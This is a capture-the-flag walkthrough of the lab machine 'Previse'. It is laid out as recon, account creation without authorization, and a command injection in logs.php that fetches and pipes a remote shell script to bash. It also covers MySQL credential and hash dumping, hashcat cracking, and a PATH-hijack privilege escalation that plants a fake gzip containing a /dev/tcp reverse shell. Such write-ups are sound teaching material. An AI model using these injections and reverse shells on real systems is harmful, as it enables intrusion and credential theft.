
ip: 10.10.11.104

nmap

```
└─$ nmap -sC -sV -oN nmap 10.10.11.104
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-14 13:30 IST
Nmap scan report for 10.10.11.104
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Previse Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.55 seconds
```

web




fuzzing

```
└─$ gobuster dir -u http://10.10.11.104/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.104/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
```

```
===============================================================
2021/08/15 01:13:31 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/download.php         (Status: 302) [Size: 0] [--> login.php]
/login.php            (Status: 200) [Size: 2224]
/files.php            (Status: 302) [Size: 6078] [--> login.php]
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/footer.php           (Status: 200) [Size: 217]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
/status.php           (Status: 302) [Size: 2970] [--> login.php]
/js                   (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/logs.php             (Status: 302) [Size: 0] [--> login.php]
Progress: 7952 / 441122 (1.80%)
```

so from here we can see that most are just redirecting. .

/nav.php



- Home
- ACCOUNTS
  - CREATE ACCOUNT
- FILES
- MANAGEMENT MENU
  - WEBSITE STATUS
  - LOG DATA
-
- LOG OUT

and the interesting thing is that we can curl the accounts.php pages and can create an account just by a proper post request.

```
└─$ curl http://10.10.11.104/accounts.php

<!DOCTYPE html>
<html>
    <head>
        <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
        <meta charset="utf-8" />


        <meta name="viewport" content="width=device-width, initial-scale=1.0"
/>
        <meta name="description" content="Previse rocks your socks." />
        <meta name="author" content="m4lwhere" />
        <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
        <link rel="icon" href="/favicon.ico" type="image/x-icon" />
        <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-
icon.png">
        <link rel="icon" type="image/png" sizes="32x32" href="/favicon-
32x32.png">
        <link rel="icon" type="image/png" sizes="16x16" href="/favicon-
16x16.png">
        <link rel="manifest" href="/site.webmanifest">
        <link rel="stylesheet" href="css/uikit.min.css" />
        <script src="js/uikit.min.js"></script>
        <script src="js/uikit-icons.min.js"></script>

<title>Previse Create Account</title>
</head>
<body>

<nav class="uk-navbar-container" uk-navbar>
    <div class="uk-navbar-center">
        <ul class="uk-navbar-nav">
            <li class="uk-active"><a href="/index.php">Home</a></li>
            <li>
                <a href="accounts.php">ACCOUNTS</a>
                <div class="uk-navbar-dropdown">
                    <ul class="uk-nav uk-navbar-dropdown-nav">
                        <li><a href="accounts.php">CREATE ACCOUNT</a></li>
                    </ul>
```

```
                </div>
            </li>
            <li><a href="files.php">FILES</a></li>
            <li>
                <a href="status.php">MANAGEMENT MENU</a>
                <div class="uk-navbar-dropdown">
                    <ul class="uk-nav uk-navbar-dropdown-nav">
                        <li><a href="status.php">WEBSITE STATUS</a></li>
                        <li><a href="file_logs.php">LOG DATA</a></li>
                    </ul>
                </div>
            </li>
            <li><a href="#" class=".uk-text-uppercase"></span></a></li>
            <li>
                <a href="logout.php">
                    <button class="uk-button uk-button-default uk-button-
small">LOG OUT</button>
                </a>
            </li>
        </ul>
    </div>
</nav>

<section class="uk-section uk-section-default">
    <div class="uk-container">
        <h2 class="uk-heading-divider">Add New Account</h2>
        <p>Create new user.</p>
        <p class="uk-alert-danger">ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS
PAGE!!</p>
        <p>Usernames and passwords must be between 5 and 32 characters!</p>
    </p>
        <form role="form" method="post" action="accounts.php">
            <div class="uk-margin">
                <div class="uk-inline">
                    <span class="uk-form-icon" uk-icon="icon: user"></span>
                    <input type="text" name="username" class="uk-input"
id="username" placeholder="Username">
                </div>
            </div>
            <div class="uk-margin">
```

```
                <div class="uk-inline">
                    <span class="uk-form-icon" uk-icon="icon: lock"></span>
                    <input type="password" name="password" class="uk-input"
id="password" placeholder="Password">
                </div>
            </div>
            <div class="uk-margin">
                <div class="uk-inline">
                    <span class="uk-form-icon" uk-icon="icon: lock"></span>
                    <input type="password" name="confirm" class="uk-input"
id="confirm" placeholder="Confirm Password">
                </div>
            </div>
            <button type="submit" name="submit" class="uk-button uk-button-
default">CREATE USER</button>
        </form>
    </div>
</section>

<div class="uk-position-bottom-center uk-padding-small">
        <a href="https://m4lwhere.org/" target="_blank"><button class="uk-
button uk-button-text uk-text-small">Created by m4lwhere</button></a>
</div>
</body>
</html>
```

exploit

using Burp we can just see the get request and then form out a post one.

Request

Pretty Raw Hex \n

```
1 GET /accounts.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.11.104/nav.php
9 Cookie: PHPSESSID=7lvicjvtuia6jgpc3gff9n5mis
0 Upgrade-Insecure-Requests: 1
1
2
```


copy the request as curl and modify it.

```
curl -i -s -k -X $'POST' \
    -H $'Host: 10.10.11.104' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Connection: close' -H $'Referer: http://10.10.11.104/nav.php' -H $'Upgrade-Insecure-Requests: 1' \
    -b $'PHPSESSID=71vicjvtuia6jgpc3gff9n5mis' \
    --data-binary $'username=userN121&password=userN121&confirm=userN121' \
    $'http://10.10.11.104/accounts.php'
```

and we got a 200 response..

and we can login

and from the files section there is a siteBackup.zip file. and it have sql password...




```php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

and on further enumeration there is the logging file logs.php

and there is an interesting command

```
$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
```

delim stands for commas ','

and we can practically append out command after this..as the post request..
just like last time, copy as curl command and edit accordingly...

```
curl -i -s -k -X $'POST' \
    -H $'Host: 10.10.11.104' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Connection: close' -H $'Upgrade-Insecure-Requests: 1' \
    -b $'PHPSESSID=71vicjvtuia6jgpc3gff9n5mis' \
    --data-binary $'delim=comma%26/usr/bin/curl+http://10.10.14.209/rev-shell.sh|bash' \
    $'http://10.10.11.104/logs.php'
```

spin a web-server at port 80 and put the rev shell.. and listen at port and the run the command ...

the thing here is `delim=comma%26/usr/bin/curl+http://10.10.14.209/rev-shell.sh|bash` what it is, that we are running our own payload. and %26 is &.

and we got shell as www


```
└─$ rlwrap nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.209] from (UNKNOWN) [10.10.11.104] 54680
bash: cannot set terminal process group (1445): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$
```

and from mysql we see that there is previse database.

```
mysql -u root -p'mySQL_p@ssw0rd!:)' -D previse -e 'show tables;'


mysql -u root -p'mySQL_p@ssw0rd!:)' -D previse -e 'select * from accounts;'
```

and we have dump




```
id      username        password        created_at
1       m4lwhere        $1$ llol$DQpmdvnb7EeuO6UaqRItf.         2021-05-27
18:18:36
2       xnv123  $1$ llol$eaE/TIzCNAwBNoCsgV52H/         2021-08-14 18:41:02
3       voldemort       $1$ llol$54znICIhYtwzZqVBZ/n/D.         2021-08-14
19:15:12
4       saiquit $1$ llol$79cV9c1FNnnr7LcfPFlqQ0         2021-08-14 19:15:34
5        m4lwhere       $1$ llol$54znICIhYtwzZqVBZ/n/D.         2021-08-14
19:25:17
6       admin   $1$ llol$uXqzPW6SXUONt.AIOBqLy.         2021-08-14 20:07:19
7       username_del    $1$ llol$79cV9c1FNnnr7LcfPFlqQ0         2021-08-14
```

hash to crack

```
$1$ llol$DQpmdvnb7EeuO6UaqRItf.
```

hashcat -m 500 hash /usr/share/wordlists/rockyou.txt

`$1$🧂llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!`

```
Candidates.#1....: wildcat786 -> wendy015
Hardware.Mon.#1..: Temp: 46c Util: 86% Core:1875MHz Mem:6000MHz Bus:8
$1$🧂llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$🧂llol$DQpmdvnb7EeuO6UaqRItf.
Time.Started.....: Sun Aug 15 02:39:13 2021 (30 secs)
Time.Estimated...: Sun Aug 15 02:39:43 2021 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  253.5 kH/s (6.28ms) @ Accel:2 Loops:62 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 7438336/14344384 (51.86%)
Rejected.........: 0/7438336 (0.00%)
Restore.Point....: 7405568/14344384 (51.63%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: ilovejesussomuch -> ijal1234
Hardware.Mon.#1..: Temp: 49c Util: 85% Core:1875MHz Mem:6000MHz Bus:8
```

user

`m4lwhere:ilovecody112235!`

ssh m4lwhere@10.10.11.104

```
└─$ ssh m4lwhere@10.10.11.104
The authenticity of host '10.10.11.104 (10.10.11.104)' can't be established.
ECDSA key fingerprint is SHA256:rr7ooHUgwdLomHhLfZXMaTHltfiWVR7FJAe2R7Yp5LQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.104' (ECDSA) to the list of known hosts.
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Aug 15 06:20:08 UTC 2021

  System load:  0.0               Processes:           189
  Usage of /:   49.3% of 4.85GB   Users logged in:     1
  Memory usage: 22%               IP address for eth0: 10.10.11.104
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your In


Last login: Sun Aug 15 06:01:34 2021 from 10.10.14.17
m4lwhere@previse:~$ cat user.txt
8ed001c0e4457b5d5ea53c38294dc48a
m4lwhere@previse:~$
```

8ed001c0e4457b5d5ea53c38294dc48a

root

sudo -l

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```

/opt/scripts/access_backup.sh

```
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically
on my account
# This is configured to run with cron, added to sudo so I can run as needed -
```

```
we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday"
+%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday"
+%Y%b%d)_file_access.gz
```


so here what we can try is path injection, adding fake binary to the path


```
cd /tmp
echo "bash -i >& /dev/tcp/10.10.14.209/9001 0>&1" > gzip
chmod +x gzip
export PATH=/tmp:$PATH
```

final path:
`/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin`

so initially I tried to get the sell over ssh itself, but it was not possible..got root. but unresponsive.

so then used to get a rev shell back and it worked..





root == dce9247e6a86a8fa0416c50d3ee2a14c